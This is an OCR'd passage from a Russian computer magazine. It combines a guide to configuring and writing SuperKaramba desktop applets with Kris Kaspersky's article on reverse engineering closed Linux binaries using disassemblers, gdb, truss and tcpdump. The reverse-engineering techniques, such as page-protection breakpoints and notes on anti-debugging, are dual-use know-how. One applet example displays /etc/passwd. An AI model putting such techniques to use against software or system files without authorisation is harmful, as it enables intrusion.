Большую часть апплетов после запуска можно и даже нужно настраивать. Для этого щелкаем по нужному апплету правой кнопкой мыши и вызываем контекстное меню, в котором должен быть активным пункт «Настроить апплет». Чтобы расположить апплет в выбранном месте, просто схвати его мышкой и перетащи туда. Бывает, что это не удается :). Тогда в контекстном меню выбираем «Фиксированная позиция», чтобы изображение замка пропало, и после перемещения возвращаем замок на место. Кроме того, в рабочем каталоге пользователя имеется подкаталог .superkaramba. В нем после настройки апплета создается файл, в котором описывается его местоположение на рабочем столе и иногда задаются некоторые настройки. Ручное редактирование этого конфига может понадобиться в том случае, если апплет вдруг спрячется за другой апплет или выскочит за рабочий стол и его не получится достать мышкой. Чтобы остановить отдельный апплет, выбери «Убрать апплет».

Полезные апплеты

Описать все разнообразие существующих апплетов абсолютно невозможно, да и на сайте представлены далеко не все. Например, nanoramba2 — простой апплет, показывающий загрузку процессора, объем занятой оперативной памяти и swap, работу сетевого интерфейса. А wCPU умеет выводить только информацию о загрузке процессора. Тот, кому этого будет недостаточно, может попробовать GlassMonitor, который выдает значительно больше информации: имя узла и информацию о системе, загрузку процессора и его температуру, использование памяти, работу сетевого интерфейса, в том числе скорость и количество отправленных и полученных данных, свободное место на смонтированных разделах жесткого диска. В BuildAMon (Build Your Own System Monitor), который фактически состоит из двух апплетов, имеющих разный внешний вид, основной упор сделан на вывод информации о температуре компонентов компьютера и скорости вращения кулеров. В апплете donmon system monitor также показывается напряжение, выдаваемое блоком питания.

Есть целая группа апплетов, предназначенная для работы с различными сервисами интернета. Например, true-nature, кроме системной информации, выводит данные о наличии писем в POP3 или IMAP почтовых ящиках. Для того чтобы контролировать почтовые ящики, необходимо указать их параметры в файлах mails_pop3.pl и imap.pl, которые находятся в подкаталоге true-nature/programs. Например:

```
my $account = 'my account at UA.FM';
my $ServerName = 'ua.fm';
my $UserName = 'grinder';
my $Password = 'my_password';
```

Если для обмена сообщениями ты пользуешься Kopete, то обрати внимание на апплет Skopete. Работать с такой парочкой приятнее.


Тому, кто получает новости через каналы RSS, можно посоветовать karss. Для его работы нужен PyXML, который в KUbuntu устанавливается командой sudo apt-get install python-xml. После установки и первого запуска апплета необходимо зайти в каталог ~/.superkaramba/karss и отредактировать файл feedlist.xml, прописав в нем свои любимые RSS-каналы примерно так:

```
<feed>
<name>Slashdot</name>
<URL>http://rss.slashdot.org/Slashdot/slashdot
</URL>
</feed>
```

После этого требуется перезапуск апплета.

А название Wikipedia search говорит само за себя. После его запуска достаточно ввести интересующее слово в появившемся окне, чтобы открылся веб-браузер с результатом поиска. Тот, кто часто заходит на Wikipedia, оценит удобство этого апплета.

Популярностью пользуется апплет Liquid Weather (liquidweather.net), он имеет наивысший рейтинг. После его установки необходимо выбрать в контекстном меню «Настроить апплет → Configure theme»,



Установка новых апплетов



Прогноз погоды на рабочем столе

Конкуренты SuperKaramba

К слову сказать, у SuperKaramba есть конкурент, работающий в среде GNOME Desktop Applets, — GDesklets (www.gdesklets.org). Он обладает практически такими же возможностями, но не ограничен работой только в одной среде. В настоящее время GDesklets функционирует в большинстве современных рабочих столов Unix, в том числе KDE и Xfce. Количество доступных десклетов здесь на порядок меньше, чем для SuperKaramba, но при этом и шансов запутаться меньше. Для того чтобы они были видны программе, их необходимо распаковать в каталог ~./gdesklets/Controls.

Не стоит забывать и о GKrellM (members.dslextreme.com/users/billw/gkrellm/gkrellm.html), который имеет большое количество встроенных функций мониторинга (диск, сеть, память, процессор, время, почта) и множество плагинов на самые разнообразные темы.

Для оконных менеджеров AfterStep, WindowMaker, FVWM и BlackBox док-приложения (dock-apps) можно взять на сайте dockapps.org. Здесь 6 категорий, в которых находится около 300 решений на все случаи жизни.

а затем указать во вкладке «General» в выпадающем списке «Select Translation» русский язык и выйти из настроек. После повторного захода все подсказки будут на русском. Теперь в поле «Единицы» активируем «Использовать метрические», переходим во вкладку «Местность» и в строке поиска внизу вводим название своего города (на английском). Затем находим его в результатах поиска, нажимаем «Добавить в список» и активируем месторасположение в «Сохраненные города». После перезапуска Liquid Weather будет показывать погоду на ближайшие 5 дней.

Обрати внимание, что еще есть вкладка «Веб-камеры». На рабочем столе очень хорошо смотрятся снимки космической тематики, взятые с сайта ridingwithrobots.org, — нужно лишь установить апплет Riding With Robots.

Также есть апплеты, позволяющие управлять видео- и аудиопроигрывателями. Например, AmaroKKontrol, который не только позволяет управлять одноименным музыкальным проигрывателем, но и выводит рейтинг песни, рисунок альбома и системную информацию. Есть решения и с более простой функциональностью, вроде Simplarok или Mini-Amarok.

Не менее полезен апплет Multi_Search, который представляет собой интерфейс к нескольким наиболее популярным настольным поисковым системам. Кроме одиночек, доступны и целые наборы апплетов. К примеру, AeroG. Его отдельные окна в виде шариков выводят каждый свою информацию, при этом некоторые апплеты дублируют друг друга. Так, есть 2 апплета, предоставляющих информацию о наличии почты на POP3-серверах, но aeroG-mail-mini отслеживает только один ресурс, а aeroG-mail — два. Для редактирования параметров доступа открываем файл aeroG-mail(-mini).py и указываем их в строках server1, server2, servername1, servername2, username1, username2, password1 и password2. Другим подобным набором является TDE, который выводит в отдельных окнах сведения по загрузке системы, календарь, список зарегистрировавшихся пользователей, процессы, заметки, сетевую статистику и многое другое. Для запуска сразу всех модулей достаточно использовать файл all.theme.

Создаем свою тему

Владея простейшими навыками программирования, ты легко можешь создать свой апплет самостоятельно. Подробности ищи в документации проекта; также есть неплохой документ на русском языке — HOWTO_SuperKaramba (ru.gentoo-wiki.com/HOWTO_SuperKaramba). В принципе, ничего сложно здесь нет, просто нужно время и желание. Для удобства рекомендую скачать с сайта проекта файл-шаблон template.py (netdragon.sf.net/template.py) или использовать один из готовых апплетов. Переименовываем его в mytheme.theme и открываем в редакторе. Апплет может содержать следующие записи:

- karamba — определяет внешний вид интерфейса, тему, размер, фоновые рисунки, шрифты, области, позволяющие вызвать приложение нажатием мышки;
- sensors — набор предустановленных датчиков, выводящих информацию о системе (загрузка процессоров, память, сеть), запущенных приложениях;
- meters — автоматически обновляющиеся индикаторы, выводящие значения датчиков. Для удобства однотипные индикаторы рекомендуется разбивать на группы.

Кроме того, SuperKaramba имеет большое количество функций, неплохо помогающих в настройке.

Итак, открываем свой любимый редактор и конфигурируем. Помни, мы имеем дело с Python, который не терпит лишних пробелов и табуляций. Нумерация строк приведена исключительно для удобства разбора и более никакой роли не играет:



> Полный фарш



> Все о системе

```
1. karamba x=0 bottom=true w=120 h=140 locked=false
interval=2000 default font="Sans" fontsize=10
shadow=2 color=255,255,255
2. <GROUP> x=10 y=10
3. text x=12 y=0 sensor=time fontsize=12 format="hh:
mm:ss"
4. text x=12 y=15 sensor=time format="ddd dd.MM.yyyy"
5. clickarea x=0 y=0 w=120 h=34 onclick="xterm"
6. </GROUP>
7. <GROUP> x=10 y=50
8. text x=12 y=0 value="MEM"
9. text x=45 y=0 sensor=memory format="%fmb Мб"
10. text x=12 y=15 value="CPU"
11. GRAPH x=45 y=15 w=70 h=12 color=255,255,255
points=100 sensor=cpu
12. text x=12 y=30 value="IN"
13. text x=45 y=30 h=12 w=70 color=255,255,255
points=100 sensor=network device="ppp0" format="%in
kB/s" interval=1000 decimals=1
14. text x=12 y=40 value="OUT"
15. text x=45 y=40 h=12 w=70 color=255,255,255
points=100 sensor=network device="ppp0» format="%out
kB/s" interval=1000 decimals=1
16. </GROUP>
```

Теперь разберем пример. В общем случае любой апплет может состоять из одной первой строки. Тогда будет выведено пустое окно шириной 120 и высотой 140 пикселей; интервал обновления для всех элементов составит 2000 мс; для представления информации будет применяться шрифт Sans белого цвета высотой 10. Для группировки отдельных элементов используются тэги <GROUP>, </GROUP>. Такой подход упрощает совместное перемещение, форматирование и оформление. Можно задействовать вложенные группы. Параметры x и y при объявлении группы указывают на горизонтальное и вертикальное положение ее верхнего угла. Чтобы выделить группу, можно использовать рисунок, изображающий ее назначение и подключающийся такой конструкцией:

```
image x=5 y=5 path="system.png"
```

В качестве альтернативы подключают заготовленный файл темы:

```
theme path=1.theme
```

В строках 3 и 4 вызываем датчик time, показывающий информацию о системном времени. Для форматирования вывода любого датчика используется функция format. Датчик имеет несколько параметров format, каждый из которых выводит результат по-разному. В нашем случае в первой строке время будет представлено в формате «14:13:09», а ниже будет идти дата: «Вос 03.03.2007». В строке 5 показан вариант реакции апплета на щелчок мышкой по указанной области (если locked=false, то необходим двойной щелчок). В нашем примере будет запущен xterm, но это может быть любой исполняемый файл или скрипт с некоторыми параметрами. В группе 7/16 в поле апплета будет показываться системная информация. Строки 8, 9, 12 и 14 выведут текст, который будет использован для заголовка сенсора. А следующие строки активируют уже сами детекторы. В SuperKaramba имеются следующие детекторы:

- memory — выводит информацию о доступной памяти и свап;
- cpu — показывает загрузку процессора, поддерживаются многопроцессорные системы;
- disk — информация о разделах жесткого диска и смонтированных сетевых ресурсах;
- network — информация о работе сетевых интерфейсов;
- noatun, xmms — если на компьютере запущен Noatun (или xmms), такой датчик будет выводить информацию о его работе (заголовок текущей песни, ее продолжительность, автор и прочее);
- program — информация со стандартного вывода указанной программы (program="whoami»);
- sensor — этот датчик покажет информацию о температуре, вольтаже, скорости вращения кулеров и т.д.;
- textfile — вывод в поле указанного файла (sensor=textfile path=/etc/passwd);
- time — дата и время;
- uptime — время непрерывной работы системы.

Вывод любого датчика может быть в текстовом виде (text), либо для его оформления можно использовать один из индикаторов. Так, индикатор GRAPH в строке 11 будет показывать загрузку процессора в виде непрерывной линии. При применении индикатора BAR информация будет выводиться в виде строки статуса. Полоса рисуется с помощью картинки, переданной параметром path:

```
bar x=0 y=0 w=10 h=200 vertical=true path="img.png"
sensor=cpu
```

Индикатор IMAGE покажет изображение в указанной позиции. Само изображение можно соединять с датчиком, либо просто выводить как украшение. Апплет A-FOTO, показывающий фотографии из указанного каталога прямо на рабочем столе, для вывода использует именно IMAGE. Примерно так:

```
image x=10 y=10 interval=4000 sensor=program
program="pictures.pl"
```

Как видишь, ничего сложно здесь нет. Требуется лишь желание. Надеюсь, SuperKaramba тебе понравится.



КРИС КАСПЕРСКИ

Трепанация закрытых программ

РЕВЕРСИНГ БИНАРНЫХ МОДУЛЕЙ БЕЗ СОРЦОВ

Рост коммерческого программного обеспечения под Linux, распространяющегося без исходных текстов, вызывает озабоченность сообщества Open Source, заинтересованного в создании открытых версий проприетарных продуктов. Основная сложность клонирования этих проектов состоит отнюдь не в кодировании, а в расшифровке протоколов обмена и форматов файлов. Эту часть работы берут на себя хакеры, свободно владеющие отладчиком, разбирающиеся в дизассемблировании и знающие массу эффективных приемов реверсинга. О некоторых из таких приемов здесь и пойдет речь.

Противопоставляя Linux продукции Microsoft, многие почему-то забывают, что, помимо операционных систем, Microsoft выпускает и программное обеспечение прикладного типа (например, тот же MS Office). И если Linux станет необычайно популярной, то Microsoft (а вместе с ней и другие производители) начнет переносить свои продукты и на эту ось, только исходных текстов нам, естественно, никто не предоставит. Сейчас мы имеем свободную операционную систему со свободным ПО и небольшой примесью закрытых программ (например, Intel C++, Skype etc), но уже через несколько лет она может превратиться в псевдосвободную ОС с закрытыми драйверами, закрытым ПО и незначительной примесью открытых программ. Это дискредитирует саму идею Open Source и отрицательно повлияет на безопасность, поскольку закрытое ПО может содержать в себе что угодно: от непреднамеренных ошибок до умышленных закладок.

Microsoft уже заключила договор с Novell о переносе MS Office на SuSE, и это только начало. За Microsoft последуют и остальные. Чтобы предотвратить вторжение коммерческого ПО в плоскость свободной оси, необходимо создать некоммерческие клоны всех закрытых программ. Для этого нужно распотрошить двоичные файлы и вытянуть из них всю требуемую информацию о форматах файлов/протоколов, на основании которой кодеры создадут совместимый свободный продукт (он же клон).

Чем мы будем действовать

Основным инструментом хакера является дизассемблер. Лучшим дизассемблером был и остается IDA Pro, поддерживающий ELF-формат, распознающий большое количество библиотечных функций и обладающий замечательной системой навигации по исследуемому файлу. Короче говоря, равных IDA Pro нет. Остальные дизассемблеры плетутся где-то в хвосте и годятся лишь для анализа небольших программ.

Техника дизассемблирования двоичных файлов под Linux мало чем отличается от анализа Windows-файлов, только вместо API-функций мы будем иметь дело с функциями стандартных библиотек. Системные вызовы встречаются намного реже, так как они по-разному реализованы в различных версиях Linux и производитель, заботящийся о совместимости, ни за что не будет к ним прибегать. Упаковщиков исполняемых файлов под Linux практически нет, и большинство коммерческих программ распространяется в неупакованном виде, что значительно упрощает анализ. Однако большинство — это еще не все, и тот же Skype активно использует многоуровневую динамическую шифровку кода, на снятие которой уходит огромное количество времени и пива (подробнее о технике борьбы с упаковщиками можно прочитать в подборке статей nezumi.org.ru/unpack-pack.zip).

Инструмент номер два — отладчик, в роли которого обычно выступает gdb, хотя в некоторых случаях удобнее пользоваться отладчиком, интегрированным в IDA Pro. И тот, и другой основаны на системной функции ptrace, с которой разработчики защит уже давно научились бороться и против которой существует целый легион эффективных антиотладочных приемов. Поэтому в хакерском арсенале должны быть и другие отладчики, не использующие ptrace, например ALD, linice (желающих узнать подробнее о Linux-отладчиках и антиотладочных приемах мы отсылаем к подборке статей: nezumi.org.ru/linux-debug-pack.zip, а также к мыщъх'иной книге «Техника отладки программ без исходных текстов»).

> Использование эмулятора Bochs для отладки программ

> Gdb — основной отладчик под Linux

С перехватом системных вызовов неплохо справляются штатные утилиты truss и ktrace, первая из которых работает в прикладном режиме, вторая — на уровне ядра. Для сбора сетевого трафика, как правило, используется tcpdump, входящий в комплект поставки большинства дистрибутивов.

Как мы будем действовать

Не стоит пытаться дизассемблировать приложение, весящее несколько десятков мегабайт, от начала и до конца. Интерфейсную часть и прочий тупой код можно переписать с нуля и без дизассемблера. То же самое относится ко многим стандартным алгоритмам, типа быстрого дискретного преобразования Фурье.

Достаточно просто понять, что делает та или иная функция, а уж за конкретной реализацией дело не станет (существуют десятки алгоритмов Фурье-преобразования, заточенные под различные типы процессоров, и создатели открытого клона могут использовать более компактный/быстродействующий вариант без нарушения совместимости).

Можно выделить два уровня реконструкции программы: микро- (алгоритмы работы отдельных функций) и макро- (назначение функций и анализ связей между ними). Каждый из уровней имеет свою специфику, которая сейчас и будет рассмотрена.

Реконструкция формата на микроуровне


Техника отождествления функций требует определенной математической подготовки и программистского опыта. Знакомые функции зачастую распознаются с первого взгляда, незнакомые не распознаются вообще. Можно сколько угодно ковыряться в дизассемблерном листинге, но это ни на йоту не приблизит нас к разгадке, какую цель преследуют все эти операции и какой смысл несет преобразование массива чисел X в Y. В этом случае остается только одно — построчно переписать код функции с ассемблера на Си (или на любой другой язык высокого уровня). При этом мы теряем шанс выбрать более эффективную реализацию и подходим к опасной черте, отделяющей независимую свободную реализацию от воровства двоичных модулей. И хотя код, сгенерированный компилятором, будет значительно отличаться от дизассемблируемого кода, нас могут поймать на «водяных знаках» — dummy-коде, не несущем полезной нагрузки, но неизбежно сохраняющемся в открытом клоне при построчном переносе функций, что является достаточно убедительным доказательством плагиата. Обнаружить «водяные знаки» возможно только после отождествления алгоритма функции. Не стоит надеяться, что это будет тривиальный мусор в стиле MOV EAX,ECX/MOV ECX,EAX, скорее всего, производитель использует избыточные преобразования данных, которые в грубом приближении выглядят так: x=f(y)/1. Очевидно, что операция деления на единицу лишняя, но для ее исключения требуется понять, что это именно деление, а не что-то другое.


Существует три пути отождествления функций: а) анализ алгоритма; б) сопоставление обрабатываемых данных с возвращенным результатом; в) уникальные константы. Ну, с анализом алгоритма все понятно. Если мы знаем тот или иной алгоритм (неважно чего: быстрой сортировки, обхода дерева, вычисления квадратного корня), то сможем отождествить его на любом языке: хочешь — на Паскале, хочешь — на ассемблере. Проблема в том, что никакой отдельно взятый человек не в состоянии удержать в голове все алгоритмы (или хотя бы самые популярные из них), особенно если дело касается математики, поэтому в хакерской команде должны быть узкие специалисты по криптографии, сжатию цифрового аудио/видео и т.д.

Для ускорения (и упрощения) анализа широко используется метод черного ящика: вместо того чтобы изучать код функции, мы перехватываем передаваемые ей данные и смотрим на возвращаемый результат. Сопоставляя первое со вторым, пытаемся постичь суть. Алгоритмы поиска или сортировки распознаются сразу же. С упаковкой/распаковкой дела обстоят несколько сложнее. Сам факт упаковки/распаковки обнаруживается с первого взгляда, но вот их алгоритм остается загадкой. Если только функция не работает с общепринятыми форматами типа gzip, для создания совместимого клона необходимо полностью реконструировать ее алгоритм.

К счастью, многие алгоритмы оперируют уникальными константами — стандартные полиномы позволяют отождествить методику шифрования/расчета контрольной суммы буквально за несколько секунд, а референсные матрицы квантования легко разоблачают аудио-/видеокодеки, причем операция отождествления легко поддается автоматизации. В частности, для IDA Pro существует несколько хороших плагинов, распознающих большое количество алгоритмов шифрования (их можно найти на www.idapro.com).

«МОЖНО СКОЛЬКО УГОДНО КОВЫРЯТЬСЯ В ДИЗАССЕМБЛЕРНОМ ЛИСТИНГЕ, НО ЭТО НИ НА ЙОТУ НЕ ПРИБЛИЗИТ НАС К РАЗГАДКЕ, КАКУЮ ЦЕЛЬ ПРЕСЛЕДУЮТ ВСЕ ЭТИ ОПЕРАЦИИ И КАКОЙ СМЫСЛ НЕСЕТ ПРЕОБРАЗОВАНИЕ МАССИВА ЧИСЕЛ X В Y»


> Консольная версия IDA Pro под Linux


> Hexedit — простой hex-редактор под Linux

С реконструкцией форматов файлов и протоколов обмена все обстоит и проще, и сложнее. Проще потому, что реконструкция базовой структуры формата не требует никаких специальных знаний и вполне довольствуется минимальными навыками владения отладчиком/дизассемблером. Сложнее потому. что на низком уровне практически любой формат включает в себя алгоритмы шифрования, подсчета контрольной суммы, сжатия (с потерями или без). То есть если сделать свой парсер закрытого формата сможет и начинающий хакер, то написание совместимого открытого клиента потребует усилий целой команды хакеров.

Реконструкция формата на макроуровне

Запустив tcpdump (или любой другой снифер, по вкусу), мы сможем перехватывать сообщения, которыми обмениваются клиент и сервер, наблюдая, как происходят процедуры регистрации/авторизации, передачи данных и т.д. Аналогичным образом обстоят дела и с реконструкцией форматов файлов. Перехват системных вызовов открытия, позиционирования, чтения и записи в файл несет в себе огромное количество информации и разбивает монолитную структуру файла на составляющие его кирпичики, однако внутренняя структура кирпичиков на этом этапе остается загадкой.

В отладчике мы устанавливаем точки останова на все функции ввода/вывода (как файловые, так и сетевые) и ведем тот же протокол, который создают truss и ktrace, с той лишь разницей, что мы ставим точки останова на блоки памяти, возвращенные функцией read. При первом же обращении к ним отладчик всплывает, позволяя нам «запеленговать» искомую функцию. На первом этапе мы лишь записываем адреса функций-обработчиков и наблюдаем за возвращаемыми ими данными, устанавливая на них дополнительные точки останова и пытаясь понять, чем именно они занимаются (в частности, функции-распаковщики распознаются практически сразу).

Это довольно кропотливая работа, требующая большой усидчивости и хорошей памяти (не оперативной), позволяющей удержать в голове множество последовательностей вызова вложенных друг в друга функций, в которых поначалу не видно никакой структуры. Но по мере продолжения исследований между функциями образуются прочные мосты, через которые транспортируются данные вполне предсказуемыми маршрутами.

Основная проблема в том, что аппаратных точек останова на x86 всего четыре и максимальная длина каждой из них составляет двойное слово. Аппаратных точек останова катастрофически не хватает, а невозможность установить точку останова на регион памяти вгоняет хакеров в глубокую тоску, граничащую с суицидом. Можно, конечно, попробовать установить

«ОСНОВНАЯ ПРОБЛЕМА В ТОМ, ЧТО АППАРАТНЫХ ТОЧЕК ОСТАНОВА НА X86 ВСЕГО ЧЕТЫРЕ И МАКСИМАЛЬНАЯ ДЛИНА КАЖДОЙ ИЗ НИХ СОСТАВЛЯЕТ ДВОЙНОЕ СЛОВО»


точку останова на первый байт данных, возвращенных функцией read, надеясь на то, что разбор данных происходит с самого начала. В большинстве случаев именно так все и бывает, однако никаких гарантий этого у нас нет. К тому же некоторые программы сразу считывают весь файл (или все служебные структуры файла) в память и в дальнейшем работают с ним напрямую, не обращаясь к seek.

При исчерпании аппаратных точек останова отладчик gdb предлагает установить программную (их количество не ограничено), однако при этом он переходит в режим пошагового исполнения программы, проверяя каждую машинную инструкцию, в результате чего скорость выполнения программы катастрофически замедляется. Для анализа дисковых файлов это, в общем-то, некритично, а вот при реконструкции протокола обмена время прогона очередного куска под отладчиком может превысить время ожидания сервера. При этом нас вышибут по тайм-ауту, вынуждая приобретать более быстрый процессор или... эмулировать аппаратные точки останова путем выставления атрибутов страниц в PROT_NONE с помощью

Допустим, программа читает первые N байт от начала файла, затем прыгает по смещению X, считывает еще K байт, прыгает по смещению Y... Что это может означать? Если формат не зашифрован/упакован, то, скорее всего, где-то в заголовке содержится ссылка на индексы (смещение позиции X, задаваемое, как правило, либо от начала файла, либо от конца заголовка), где лежат указатели на подчиненные структуры данных, одна из которых и расположена по смещению Y (здесь может находиться текст, подготовленный к выводу на экран).

Для реконструкции неупакованного/незашифрованного файла вполне достаточно утилит truss, ktrace и hex-редактора. Все индексы и данные там будут лежать в открытом виде как есть, и, располагая одной лишь последовательностью вызовов seek и read, несложно разобраться, где какое поле лежит и чему принадлежит. Однако открытые форматы встречаются достаточно редко, поэтому к hex-редактору добавляется дизассемблер и отладчик.

функции mprotect, которую можно вызывать непосредственно из-под gdb (к слову, gdb, в отличие от SoftICE, позволяет вызывать любые функции). При обращении к странице памяти отладчик всплывает по исключению типа нарушения доступа, и нам остается только записать адрес дерзнувшей инструкции, вернуть атрибуты на место, выполнить инструкцию (или даже всю функцию целиком) и вызвать mprotect еще раз, забирая атрибуты обратно. При этом отладчик, естественно, должен быть настроен так, чтобы поглощать сигнал о нарушении доступа, не передавая его прикладной программе. О том, как это сделать, рассказано в статье, входящей в linux-debug-pack.zip.



> Linice — альтернативный отладчик под Linux

Этот прием не накладывает никаких ограничений на количество точек останова, требуя лишь, чтобы их размер был кратен длине одной страницы памяти. Это достаточно жесткое требование. А что делать, если нам требуется установить точку останова на 300h байт памяти по адресу 8048123h? Очень просто! Ставим точку останова на страницу 8048000h, а затем вручную отбрасываем ложные срабатывания, находящиеся вне адресов 8048123h - 8048423h (если же регион памяти, на который необходимо установить точку останова, пересекает границу страниц памяти, приходится отнимать атрибуты доступа сразу у двух страниц). При желании эту работу легко автоматизировать, поскольку gdb поддерживает довольно развитую систему макросов, на которых можно написать практически все что угодно. Таким образом, в нашем распоряжении окажется список адресов, откуда происходит вызов функций read и seek, а также список адресов, где осуществляется обработка данных. Исследуя окрестности этих адресов в дизассемблере, мы сможем реконструировать протокол обмена/формат файла за достаточно продолжительное, но все-таки конечное время. Причем эту фазу работы легко распараллелить между несколькими участниками, ведь на макроуровне связи между функциями уже ясны, и теперь пришла пора рыть в глубь, анализируя алгоритм работы каждой функции в отдельности.

Вертикальный лимит пределов и ограничений

Полная реконструкция формата файла/протокола обмена на основе наблюдений за живым обменом с помощью truss/ktrace/tcpdump невозможна в принципе, поскольку далеко не в каждом файле (сеансе обмена с сервером) задействуются все поля/команды. Открытый клон, созданный на основе таких данных, будет падать при открытии каждого N'го файла или впадать в ступор при получении от сервера непонятного сообщения. Ну и куда это годится? Пользователи тут же взвоют и расстанутся с открытым клоном в пользу оригинального продукта, даже если клон дешевле/удобнее.

Поэтому необходимо пройтись по всему двоичному коду исследуемой программы, отыскивая по перекрестным ссылкам функции-обработчики, которые не вызывались в текущем сеансе, но все-таки присутствуют и обрабатывают определенные поля файла/команды протокола. Часть из них вообще никогда не встречается (устарела или не реализована на серверной стороне), а часть относится к экзотическим породам, попадающимся только в определенных файлах (например, «японской» версии, поддерживающей особенности их алфавита). Дизассемблировать такие функции, не имя образца файла, на котором их можно было бы протестировать, — это как стрелять в темноте наугад, но кто говорит, что быть хакером легко? Вот почему многие форматы/протоколы обмена реверсятся годами, а протокол обмена Skype до сих пор реконструирован только в самых общих чертах, несмотря на то что его грызут многие хакерские коллективы, пытающиеся использовать Skype-сеть для распространения червей, дронов и прочей живности.

